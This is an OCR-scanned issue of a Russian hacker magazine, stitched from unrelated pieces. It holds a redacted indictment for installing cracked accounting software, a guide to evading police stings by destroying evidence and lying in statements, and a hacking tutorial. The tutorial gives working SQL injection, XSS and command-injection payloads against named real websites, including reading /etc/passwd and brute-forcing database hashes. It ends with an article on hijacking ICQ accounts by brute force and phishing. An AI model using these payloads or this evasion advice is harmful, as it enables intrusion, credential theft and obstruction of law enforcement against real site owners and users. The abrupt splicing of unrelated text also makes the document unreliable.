ОБВИНИТЕЛЬНОЕ ЗАКЛЮЧЕНИЕ

По уголовному делу [redacted]
по обвинению [redacted]
в совершении преступлений,
предусмотренных ст.ст. 184 ч. 2, 227 ч. 3УК [redacted]

Поводом и основанием к возбуждению уголовного дела послужило рапорт инспектора ОРФП УРЭФП ДБЭКП по [redacted] по факту установки программного обеспечения «1С: Предприятие 7.7 (сетевая версия)» с признаками контрафактности.

л.д. 4

Ранее не судимый [redacted], [redacted] г.р., уроженец г. [redacted] области, совершил умышленные преступления при следующих обстоятельствах:

Так, он 02.09.2006 года преследуя цель в виде незаконного получения материальной выгоды, путем распространения нелицензионной версии программы «1С: Предприятие 7.7 сетевая версия» с внесенными изменениями кодов доступа, в квартире №1, расположенного по ул. [redacted] в г. [redacted], установил с принадлежащего ему CD-R диска на персональный компьютер заказчика указанную программу, затем путем использования программы [redacted] и «Patch» взломал коды доступа программы «1С: Предприятие 7.7. сетевая версия». Программа «1С: Предприятие 7.7 сетевая версия» официально выпускается с кодом, доступ к которому возможен только с использованием «ключа», который входит в комплект лицензионного программного обеспечения, реализуемого официальными партнерами ЗАО «1С» на территории [redacted]. Правообладателем данной программы «1С: Предприятие 7.7 сетевая версия» является ЗАО «1С», расположенное по ул. Селезневская д.21 в г. Москве, Российской Федерации. Официальным представителем ЗАО «1С» в г. [redacted] является [redacted]

Согласно заключения эксперта № 3644 от 21.09.2006 года следует, что 1). программа «1С: Предприятие 7.7. сетевая версия» не отвечает требованиям лицензионной продукции, на изъятом CD-R диске (объект №2) и на изъятом системном блоке (объект №1); 2). в предоставленном на исследовании объекте №1 установлено ПО «1С: Предприятие 7.7. сетевая версия» релиз платформы (7.70.010), релиз конфигурации (бухгалтерский учет, оперативный учет, расчет) аналогичное, находящемуся на объекте №2; 3) в предоставленном на исследовании объекте №1 установлено сетевая версия ПО «1С: предприятие 7.7.», релиз платформы (7.70.010).

5. сотрудники финансовой милиции привлекают специалиста из доверенной компьютерной фирмы для осмотра компьютера;
6. специалист осматривает тачку и дает заключение, что на ней, кроме винды, ничего не стоит;
7. взломщик приходит к клиенту и устанавливает «1С:Бухгалтерию»;
8. Когда взломщик собирается уходить, в помещение заваливает несколько сотрудников финансовой милиции с понятыми;
9. сотрудники тычут взломщику в лицо своими документами и говорят, чтобы он не торопился уходить, но это уже лирика :).

Итак, что мы имеем? А имеем мы достаточно информации, чтобы поиметь сотрудников финансовой милиции. Первое, что бросается в глаза, — это древний компьютер с чистой виндой. Если ты встретишь нечто подобное, лучше сразу откажись от установки. Но если ты экстримал (как я, например :)), то запомни два очень важных правила: устанавливай софт только с дисков и после установки обязательно уничтожай их путем переламывания на мелкие части (после этого никто не подумает их считывать). Только делай это сразу после установки, не дожидаясь сотрудников в форме. Диск — это первая и единственная улика против тебя. Вторая — это комп с установленной программой, но без диска она не имеет никакой силы. Только представь себе лица сотрудников милиции, когда ты покажешь им кусочки диска в одной руке и пачку твоих собственных денег в другой.

Естественно, просто так тебя никто не отпустит — попросят написать объяснительную. На системном блоке-то осталась установленная тобой программа. Смело пиши в объяснительной, что тебе позвонили и попросили помочь настроить такую-то программу, на что ты согласился и сказал, что ни копейки не возьмешь за это. А потом толпой завалили сотрудники финансовой милиции и стали обвинять тебя в установке пиратского софта.

А теперь — внимание! То, о чем я тебе сейчас расскажу, — это результат самой настоящей слежки за работниками финансовой милиции. Во время проведения контрольного закупа на расстоянии 150-300 метров расставлены как минимум две группы так называемого подкрепления. Все они снабжены рациями или подслушивающими устройствами, что уже само по себе без твоего ведома незаконно. Так что будь готов к тому, что тебя услышит много ушей, которые в любой момент могут тебя накрыть в прямом смысле слова.



> Эта статья носит ознакомительный характер и никаким образом не провоцирует на противозаконные действия. Если ты попался, в этом виноват только ты сам. Ни автор, ни редакция ответственности за твои действия не несут.



> Крэкерский компьютер

Обыск

Никогда не сталкивался с обыском, но лучше быть к нему готовым, потому что происходит он, как правило, неожиданно. Лично мне угрожали обыском, но так никто и не пришел (а я так ждал :)).

Перед тем как запустить сотрудников правоохранительных органов к себе домой, потребуй постановление на обыск. Без этой бумажки они не имеют права даже переступать порог твоего дома.

Будь готов к тому, что твой комп заберут на экспертизу. Правда, если он прибит по запчастям к стенке, несколько мониторов стоят в разных местах и работают, а системным блоком вообще не пахнет, эти товарищи сразу впадают в глубокий ступор и вызывают подмогу в качестве штатного специалиста, который, скорее всего, заберет только жесткие диски. Хотя может собрать все, включая мониторы, клавиатуры, мыши и компакт-диски. Кстати говоря, ты еще скажешь большое спасибо ребятам из «Хакера» за то, что они не выкладывают кряки и кейгены на диски :).

Во-первых, никогда не держи результаты своих грязных дел на домашнем компе. Записывай их на болванки и отдавай на хранение соседу или знакомому.

Во-вторых, на твоем компе должно быть установлено либо лицензионное ПО, либо бесплатное, либо невзломанные демо- и триал-версии. И вообще, лучше поставь nix'ы. Ты же не хочешь покупать у дяди Билла его глючное творение за хрен знает сколько енотов.

В финансовой милиции

Если ты совершил глупость, попавшись на контрольном закупе, и, более того, дал свои реальные данные, включая адрес проживания, ожидай в течение двух недель повестку в саму Финансовую Милицию. Если тебе позволяют возможности, заранее найми хорошего адвоката и в первый же раз иди туда с ним.

Хорошо было бы посидеть с адвокатом около суток возле компа с Уголовным кодексом РФ наперевес. Вы могли бы реально оценить ситуацию и возможные последствия. Я знаю случай, когда адвокат вытащил обвиняемого уже при первом посещении финансовой милиции.

Дело в том, что все статьи Уголовного кодекса РФ написаны людьми очень далекими от компьютерной грамотности. Поэтому самое страшное, что тебе могут инкриминировать, — это нарушение авторского права, которое компенсируется возмещением ущерба в размере стоимости копии той программы, которую ты сломал. Если ты написал патч или кейген, тебе за это вообще ничего не будет, потому что более-менее имеющие к этому отношение статьи Уголовного кодекса охватывают только вирусы и трояны. Адвокат тебе скажет то же самое, поэтому при небольшой тренировке ты и сам сможешь оправдать себя.

После проведения контрольного закупа документы, имеющие отношение к делу, передаются следователю, к которому ты будешь вызван. Разговаривая со следователем, отвечай на вопросы по возможности правдиво, но когда он будет давать тебе подписывать бумаги, будь осторожен! Проверяй в них каждое слово. Обязательно посмотри статьи, которые тебе приписывают. Тебе могут приписать лишнюю статью или «ошибиться» с частью, под которую ты попадаешь. Вдруг окажется, что преступление ты совершал совместно с группой лиц или неоднократно. Не верь ни единому красивому слову следователя, потому что в его интересах посадить тебя или навесить километровый штраф. Но не торопись опровергать статью о модификации и порче программного обеспечения. Читай дальше — поймешь почему.

До суда

Если ты ничего не смог предпринять и обвинение уже выписано, не расстраивайся — есть еще

> А могло бы быть уликой







> Здание финансовой милиции

один действенный путь и называется он «Примирение сторон». Обвиняемый и пострадавший вправе урегулировать спор, заключив мировое соглашение на взаимовыгодных условиях.
Не дожидаясь суда, найди обладателя прав на сломанное тобой программное обеспечение и встреться с ним на нейтральной стороне. Сам понимаешь, что разговаривать нужно без наездов, спокойно. Одно-единственное твое неправильное слово — и он никогда в жизни не пойдет с тобой на примирение. Он, в свою очередь, должен прийти к мысли, что если осудит тебя, то ничего с этого не поимеет и только наживет себе нового врага. Если тебе повезет, он просто так, безвозмездно, избавит тебя от неприятностей. Ну а если он какой-нибудь жлоб, то договорись с ним о погашении ущерба в размере стоимости его программы. В любом случае тебе это выйдет дешевле, да и судимости не будет. После этого при первом же заседании суда он должен отказаться от своего искового заявления.
Если по каким-то причинам ты сам не сможешь договориться с пострадавшим, попроси своего адвоката. В конце концов, он сделает это грамотнее.

Собственно, суд

Если ты следовал всему, что я написал, но дело все-таки дошло до суда, то, скорее всего, парень, ты попал по полной программе. Не расстраивайся, ведь даже в этом, как ни странно, можно найти свои плюсы. Например, с судимостью тебя не возьмут в армию. Как тебе? Вообще, если ты тесно связан с крэкингом или хакингом, судимость будет тебе только украшением. Помни одно — за крэкинг тебя никто не должен посадить. Максимум, что тебе светит, — условная судимость и нехилый штраф. Во время суда бейся до последнего. Вот тут хорошо было бы иметь адвоката. Если у тебя нету своего, то по закону тебе обязаны дать штатного. Он будет бесплатным, но на его услуги сильно не надейся. Его зарплата не изменится, если он проиграет твое дело, так что смотри сам.

Теперь небольшая разминка для ума

Допустим, тебя обвинили по делу в установке программы «Кульная Программа 7.7» и применении патча, который ты сам написал, но сказал, что скачал в Сети.
В ходе следствия тебе пришили две статьи УК РФ: статью 158 «Нарушение прав интеллектуальной собственности» и статью 273 «Неправомерный доступ к компьютерной информации, создание, использование и распространение вредоносных программ для ЭВМ».


> Одна из групп подкрепления



По идее, статья 273 вообще не имеет никакого отношения к патчу. И ты, и экспертиза в силе доказать, что это статья тебя не касается. Но... Допустим, по 158-ой тебе припишут штраф в размере 500 минимальных расчетных показателей, а по 273-ей тебе светит условная судимость на 6 месяцев. Ущерб обладателю авторских прав в размере стоимости программы тебе придется возмещать в любом случае, как ни крути. По законодательству, статья, имеющая большую степень тяжести, покрывает ту, которая имеет меньшую. То есть 273-я в этом случае покрывает 158-ю, и тебе светит только полгода судимости без какого-либо штрафа. Так что выбирай сам, стоит ли отмазываться от судимости и платить потом всю жизнь.

Итог

Как видишь, обойти проблемы с финансовой милицией не очень сложно. Главное — не откладывать все в долгий ящик, а начинать действовать сразу. Чем дольше ты тянешь, тем больше вероятности, что тебя накроют медным тазом.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

НЕДЕТСКИЙ ВЗЛОМ

МАЛЕНЬКИЕ ПРОБЛЕМЫ МОГУЧЕГО ХАКЕРА

Ты уже не раз читал на страницах «Хакера» о различных методах взлома, да и в Сети полно статей на аналогичные темы. Вот только большинство из них затрагивает лишь часть случаев, и, как правило, самых простых. Примитивные инъекции, удаленные инклуды, активные xss — все это только верхушка айсберга. Скорее всего, в твоей практике были ситуации, когда тебе приходилось отступать и прекращать атаку. А ведь при поломке крупного ресурса шанс найти распространенный баг очень мал. Поэтому при проведении более-менее серьезных атак требуется максимум внимательности и сообразительности. На решение поставленной задачи порой уходят сутки, а то и недели, но настоящие профессионалы никогда не сдаются. Не зря говорят: «Профессионал — это тот, кто ломает то, что хочет сломать, а не то, что может сломать». Сейчас я расскажу о наиболее часто встречающихся ситуациях, осложняющих и без того непростую хакерскую жизнь.

Проблемы со sql-injection

Как ни крути, но в последнее время рулят именно sql-инъекции. Программеры все чаще юзают MySQL/MSSQL-базы, не забывая кодить потенциально бажные движки :). О sql-injection уже несколько раз писалось в журнале, поэтому не вижу смысла повторяться (лучше почитай подшивку «Хакера»). Так что приступим непосредственно к сути. Как ты знаешь, все инъекты можно разделить на два типа: слепые и не слепые. Особенный геморрой при взломе создают слепые инъекции, так как в этом случае мы лишаемся возможности видеть ответ на свой запрос и саму ошибку. Причиной в php-скриптах может служить, например, error_reporting(0) (режим сокрытия сообщений об ошибках в php) и символ «@», поставленный перед функцией. Чтобы тебе было понятнее, рассмотрим это явление на конкретном примере. Возьмем норвежский ресурс www.karriereguiden.no и перейдем по ссылке:

```
http://www.karriereguiden.no/
presentation.php?id=144
```

Если теперь подставить символ одинарной кавычки в значение параметра id, то вместо предполагаемой ошибки мы увидим просто пустую страницу:

```
http://www.karriereguiden.no/
presentation.php?id=144'
```

Следовательно, есть вероятность наличия бага. Подобрав количество полей, можно убедиться, что уязвимость действительно присутствует:

```
http://www.karriereguiden.no/
presentation.php?id=-1+union+selec
t+1,2,3,4,5,6,7,8,9,10,11,12,13,14
,15,16,17,18,19,20,21,22,23,24,25,
26,27,28,29,30,31,32,33+/*
```

Если подобрано правильное количество полей, на экране будут отображены предназначенные для вывода поля. В нашем случае — шестое и седьмое. В некоторых конкретных случаях для подбора количества можно использовать конструкцию «order by». Это выглядит так:

```
http://target.com/index.
php?id='+order+by+10/*
```

Если полей больше 10-ти (или ровно 10), то ошибки не будет (или при слепом инъекте страница отобразится в обычном виде), в противном

> Наши права в базе =)

случае мускул злобно ругнется (а при слепом инъекте ты увидишь пустую страницу). Однако существенно осложнить твою жизнь может еще и фильтрация определенных символов. Бывает, что, даже при наличии прав file_priv, прочитать файл не получается из-за фильтрации кавычки. Обойти это можно при помощи char() вот таким запросом:

```
http://www.iamcal.com/misc/londonbloggers_
v1/station.php?id=-1+union+select+1,2,load_f
ile(char(47,101,116,99,47,112,97,115,115,119
,100)),4,5,6,7,8,9,10,11,12+/*
```

В результате мы прочитаем /etc/passwd с сервера, на котором хостится ресурс www.iamcal.com. Кстати, для того чтобы вручную не переводить символы в их ASCII-код, я написал нехитрый скриптец, сорец которого лежит на нашем диске =). Если ты думаешь, что сложнее уже некуда, то глубоко ошибаешься. Самый геморрой все еще впереди. Бывает, что в самом запросе, в имени поля, нельзя использовать буквы. На первый взгляд кажется, что ловить здесь абсолютно нечего и надо сворачивать удочки. Но, на самом деле, обойти фильтрацию можно при помощи aes_decrypt()/aes_encrypt():

```
http://fat-cat.co.uk/fatcat/artistInfo.
php?id=-1+union+select+1,2,3,4,aes_
decrypt(aes_encrypt(user(),0x71),0x71),6+/*
```

Ответ вернет нам лишь одну строчку — «root@localhost» =). Еще один распространенный случай — фильтрация пробела, которая, к слову, тоже успешно устраняется с пути хакерского :). Дело в том, что вместо пробела можно использовать комментарии. То есть если мы хотим подобрать количество полей в таблице на www.saworship.com, то запрос будет не таким:

```
http://www.saworship.com/article-page.
php?ID=-1+union+select+1,2,3,4,5,6,7,8,9,10,
11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
,26,27,28,29,30,31,32,33,34,35,36,37,38,39/*
&Page=singles.php
```

А вот таким:

```
http://www.saworship.com/article-page.
php?ID=-1/**/union/**/select/**/1,2,3,4,5,6,
7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
,23,24,25,26,27,28,29,30,31,32,33,34,35,36,3
7,38,39/*&Page=singles.php
```

Этот запрос успешно выполнится, и ты увидишь отображаемые поля =). Как ты понял, геморройных ситуаций при проведении инъекций хватает. Иногда получается так, что несколько описанных мной случаев комбинируют между собой. Но главное не паниковать и не опускать руки.

Нестандартные xss

Теперь настало время рассмотреть нестандартные xss-баги. Что такое? Я слышу неодобрительные возгласы и свист гнилых помидоров с задних рядов... Зря, товарищи, зря! Тех, кто не считает xss уязвимостью, я попрошу удалиться, ибо все сказанное мной вы все равно пропустите мимо ушей. Для остальных напомню, что при успешном раскладе с помощью даже примитивного xss-бага порой можно получить пользовательский аккаунт или доступ к панели администратора сайта. Но в последнее время поля стали фильтровать все чаще, и простая проверка вида <script>alert('xss')</script> в 80% случаев уже не прокатывает. Возьмем популярный в рунете ресурс www.hotel.ru. Полазив немного по линкам, несложно заметить самописный форум. Нас, собственно, больше всего интересует формочка для создания тем/сообщений. Повтыкав во все поля стандартные <script>alert('xss')</script>, многие подумают, что xss здесь и не пахло. Но это только на первый взгляд. Вбив javascript-код в поле «Сообщение» и присмотревшись к сорцу странички, можно обнаружить, что кавычка никак не фильтруется, а перед нашим кодом открыты тэги <TEXTAREA>, <TD> и <TR>:



> На диске ты найдешь мой скрипт char.pl, с помощью которого можно без лишнего геморроя преобразовать символы в их ASCII-код.



> Никогда не сдавайся. Ищи новые пути решения проблемы. Все простые пути уже нашли до тебя.



> Внимание! Все действия взломщика противозаконны! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> На DVD-диске ты найдешь видео по взлому к статье.

ПРИЧИНЫ ВОЗНИКНОВЕНИЯ ХАК-ГЕМОРРОЯ

Как ты уже понял из статьи, все наиболее крупные взломы не обходятся без такого явления, как «хак-гемор», или геморрой при взломе. Причины этого явления кроются, прежде всего, в недружелюбно настроенных по отношению к нам (хакерам) админах. Приведу пример. Не так давно, при взломе сервера достаточно крупной забугорной организации, мне удалось получить и расшифровать хэш рутового пароля к базе. Причем имелась возможность удаленного подключения к БД. Но тут меня ждал облом — файр жестко фильтровал все подключения к открытым портам, разрешая коннект лишь с определенных IP-адресов. Аналогичные правила работали и для 21-го и 22-го портов. Этот факт несомненно огорчил, хотя доступ к интересующей меня базе я в итоге получил, раскрутив слепой инъект и подобрав таблицы с полями. Этот случай лишь подтверждает необходимость использования всех возможных методов при взломе. Ведь если шанс есть, значит, нужно пробовать его реализовать =).


> Используем load_file для чтения файлов на сервере



> Составленный xss-сплойт успешно пашет

```
<TR BGCOLOR="#fff2e4"><TD><TEXT
AREA NAME="mesg» ROWS=10 COLS=49
class=forms1white style="width:400
"><script>alert('xss')</script></
TEXTAREA></TD></TR>
```

То есть нам нужно закрыть все открытые до нашего javascript-кода тэги, после чего указать сам javascript-код. Выглядеть в html-сорце это будет так:

```
<TR BGCOLOR="#fff2e4"><TD><
TEXTAREA NAME="mesg» ROWS=10
COLS=49 class=forms1white
style="width:400"></TEXTAREA></
TD></TR><script>alert('xss')</
script></TEXTAREA></TD></TR>
```

А сам сплойт примет вид:

```
</TEXTAREA></TD></TR><script>твой_
яваскрипт_код_здесь</script>
```

Похожую ситуацию, но уже в другом ракурсе можно наблюдать на сайте www.plentyoffish.com. После прохождения в раздел регистрации (www.plentyoffish.com/register.aspx) и введения в поле пароля символа одинарной кавычки тебя попросят заполнить все поля. Однако, дописав параметр password и придав его значению символ кавычки, мы получим тот же результат. Составляем линк:

```
http://www.plentyoffish.com/
register.aspx?password=<script>ale
rt('xss')</script>
```

Нас просят пройти лесом. Хотя, если заглянуть в html-сорец, видно, что сначала необходимо закрыть кавычкой VALUE и указать «>»:

```
<TD><INPUT class="input"
TYPE="input" NAME="Password"
VALUE="" SIZE="13" MAXLENGTH="13"
style="width: 100px">
```

Составленный с учетом всех требований, запрос успешно сработает:

```
http://www.plentyoffish.com/
register.aspx?password="><script>a
lert('xss')</script>
```

А сам эксплойт получится таким:

```
"><script>яваскрипт_здесь</script>
```

Я привел лишь пару случаев. На самом деле, тема xss гораздо глубже, геморроя хватает.

Прочий «головняк»

Помимо всего прочего, часто встречаются и отдельные варианты «головняка». В частности, в перл-скриптах может присутствовать фильтрация пробела. Например, ресурс www.cumcla.org содержит бажный скрипт showfile.cgi. Передав параметру filename значение id, мы увидим, что команда успешно выполнилась:

```
http://www.cumcla.org/cgi-bin/
showfile.cgi?directory=cgi-
bin&filename=|id|
```

Но выполнение любой из составных команд (ps -ax, ls -la, uname -a, и т.д.) окажется неудачным, так как пробел фильтруется. В перле подобное ограничение можно обойти при помощи $IFS, то есть тебе достаточно поменять в запросе все имеющиеся пробелы на $IFS. В таком случае просмотреть версию операционки на сервере не составит труда:

```
http://www.cumcla.org/cgi-bin/
showfile.cgi?directory=cgi-
bin&filename=|uname$IFS-a|
```

Еще один неприятный момент — авторизация в админке через .htpasswd. Дело в том, что даже если ты каким-то образом прочитал содержимое .htpasswd, то пасс там в 99% случаев будет лежать в зашифрованном виде. Причем в разных случаях алгоритм шифрования может быть разным. Это связано с тем, что утила htpasswd, идущая в комплекте с Апачем, поддерживает несколько алгоритмов шифрования, а именно — DES (ключ '-d'), MD5 (ключ '-m') и SHA (ключ '-s'). При наличии на руках примеров хэшей этих алгоритмов, не составит особого труда определить, с каким ключом работает утила htpasswd в конкретно взятом случае.

Также стоит упомянуть об asp-движках. Здесь следует опровергнуть мнение о том, что asp-скрипты могут работать только под виндой, как считают многие. Хотя aspx встречается исключительно под win, asp-движок не плохо себя чувствует и под никсами. Взлому asp-движков будет посвящена моя статья в одном из следующих выпусков журнала, поэтому подробно заострять внимание на этом сейчас я не буду. Скажу лишь, что расширению не всегда можно верить — оно запросто может оказаться фейковым. Кстати, нельзя чрезмерно доверять и баннерам, принадлежащим крутящимся на сервере службам. Грамотный админ не обломается изменить стандартное приветствие ftp/smtp-сервера. Не зря говорят: доверяй, но проверяй. Всегда следуй этому правилу.

В заключение обращу твое внимание на получение доступа к базе. Как ты понимаешь, зачастую, даже имея на руках раскрученный инъект, хочется получить полноценного юзера (читай — рута =)) в ломаемой БД. Изначально многое зависит от пользователя, с правами которого работает с базой уязвимый скрипт. Если есть доступ, например, к базе MySQL, то не поленись проверить возможность удаленных подключений к БД (таблица user, поле host). Если такая возможность присутствует — считай, что тебе повезло. Сливай хэш рутового пароля к базе (таблица user, поля user и password). Как правило, пасс бывает в виде MySQL-хэша (16 символов), но иногда встречается и алгоритм SHA-1. Первый брутится без проблем (смотри утилу в разделе «X-Tools»), а вот с SHA могут возникнуть трудности. Если удаленные подключения запрещены, то я все же советую тебе сбрутить пассы юзеров БД, так как нередки случаи, когда они подходят к ftp. Ну а при отсутствии доступа к базе MySQL, но при наличии прав file_priv, читай конфиги и сорцы, которые могут содержать в себе заветные пароли. Конфиг Апача поможет тебе определить расположение директорий виртуальных хостов :).

Последнее слово

Рассмотреть все случаи в рамках одной статьи нереально. Я обозначил лишь те, которые наиболее часто встречаются в повседневной хакерской жизни. Надеюсь, ты понял, что взлом — это не просто применение чужих сплойтов, но и реализация своих собственных идей. Всегда борись до последнего и помни — профессионалы никогда не сдаются. ⌶


ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
уже в
продаже
MAXI tuning
2500 СИЛ
САМЫЙ МОЩНЫЙ НОМЕР




GOGA, 4EVER
/ WWW.NEWUIN.RU /



ВСЯ ПРАВДА ОБ ICQ

ПОСЛЕДНИЕ СЕКРЕТЫ ТЕТИ АСИ

С выхода последних факов и мануалов по ICQ-хакингу прошло довольно много времени. Что-то осталось, что-то стало неактуальным и кануло в прошлое. Все давно умеют пользоваться ipdBrute, знают, откуда достать базы PM (primary mail) и как их чекать. Поэтому в статье я расскажу о действительно новых тонкостях ICQ-мира.



Свеженькие пятизнаки

Хочу развеять стереотипное представление о том, что абсолютно все пятизнаки регистрировались в бородатом году и пятерок с простыми паролями уже не осталось. В этом, конечно, есть доля правды, но открою тебе один секрет. Как всем известно, пятизнаков отнюдь не 10000-99999, а гораздо меньше — немногим более двух тысяч. Так вот составленная при помощи программы errwolker собственная база «живых» пятизнаков существенно отличается от старой, что выкладывалась на асечке. В новом списке откуда-то появились левые номера, большая часть из которых элитная, наподобие XXyXX.

Решив проверить свежак на простейшие пароли, после недолговременного брута я получил весьма неплохой результат: наикрасивейшие пятизнаки «летели» на пароли типа «internet» и даже «12345». Как оказалось, это были номера новых работников ICQ и их друзей. Несмотря на успешный улов, погоду немного портило то, что процент возвращений уина хозяевам был велик, но что-то все же оставалось. Учитывая легкость их добычи, это, в общем-то, устраивало.

Расскажу о веселом случае, произошедшем с моим другом. Он снял номер bcdea на пароль «opress», естественно, поменял его и отложил, но брут продолжал работать, и в листах еще был этот уин. Каково же было его удивление, когда уин снова выпал в бруте, но с уже более простым паролем «susi». Как оказалось, хозяином уина была подруга админа, которая после угона ее номерка поставила пароль еще проще. Так что следи за появившимися пятерками и дерзай ;).

Админы vs асечники

Не секрет, что люди из Мирабилис посещают порталы, посвященные ICQ-хаку. Они прекрасно понимают, что происходит на подобных сайтах, знают адреса наших магазинов и никаких действий не предпринимают. Ведь мы фактически продвигаем их продукт, от асечников они узнают о различных багах, связанных с асей. Но в каждом стаде есть паршивая овца...

Одним прекрасным утром я включаю компьютер и первым делом захожу в аську. Не проходит и пяти минут, как на экране выскакивает табличка «Ваш номер используется на другом компьютере». Я сразу понимаю, что аська не угнана. Проверяю статус своего номерка программой ICQinfo и вижу страшное — уин удален из базы. Чекаю уин напарника по магазину — аналогичная ситуация. Я в шоке и некоторое время не могу дать объяснение случившемуся. Иду на форум асечки с надеждой найти там ответы. Вижу тему про анреги, в ней отписались ребята, у которых тоже в этот день убили уины. Топик на форуме в считанные часы разрастается до множества страниц — люди предлагают различные версии причин случившегося, но я колеблюсь между двумя: админы ICQ или турки. Админы стоят под большим вопросом, так как удалили только контактные номера с шопов, а не их содержимое. Могли и турки, так как любят ковыряться и находить баги, к тому же они не особо жалуют русских. На форуме паника, постояльцы скрывают свои уины масками, многие магазины на время прекращают свою деятельность.

После долгих расследований причина была найдена. Сверив логи посещения наших шопов, мы нашли одинаковый IP. Рефер был из Яндекса по запросу «продажа ICQ-номеров». Whois-сервис выдал, что IP принадлежит America Online ICQ. Все стало на свои места, владельцы шопов оперативно забанили сетку AOL'а на своих сайтах и зажили счастливо. Только этот олень все не мог успокоиться: в логах было видно, как он много раз пытается проникнуть на сайт. Видать, что такое прокси, ему никто не говорил. Как потом удалось выяснить, этим админом был Lior Grafi и у него почему-то ненависть к русским. Может, он обиделся, что его старый пятак тыранули и он лежит у нас ;), но странно, почему он его тогда не возвращает.

ICQ fishing

Наверняка, многие пользователи, имеющие красивый номерок, подвергались разводкам различных «кис», «похотливых попок» и т.д. Например, сидишь ты, попиваешь пивко, и вдруг с неизвестного уина приходит мессага от некой обожательницы, мол, ты обязан зайти по данной ссылке посмотреть на ее сиськи или что-нибудь скачать. В этот момент от нехватки женского общества твой подпитый мозг принимает решение все же взглянуть на фото. Проснувшись утром с головной болью, ты пытаешься зайти в асю, но тут выскакивает непонятная табличка «Неверный пароль», а все твои пассы улетели к «неизвестной даме». В то время как ты ломаешь голову над восстановлением паролей и избавлением от коняги, какой-то паренек от твоего имени разводит твой же контакт-лист, занимает деньги или впаривает троя.

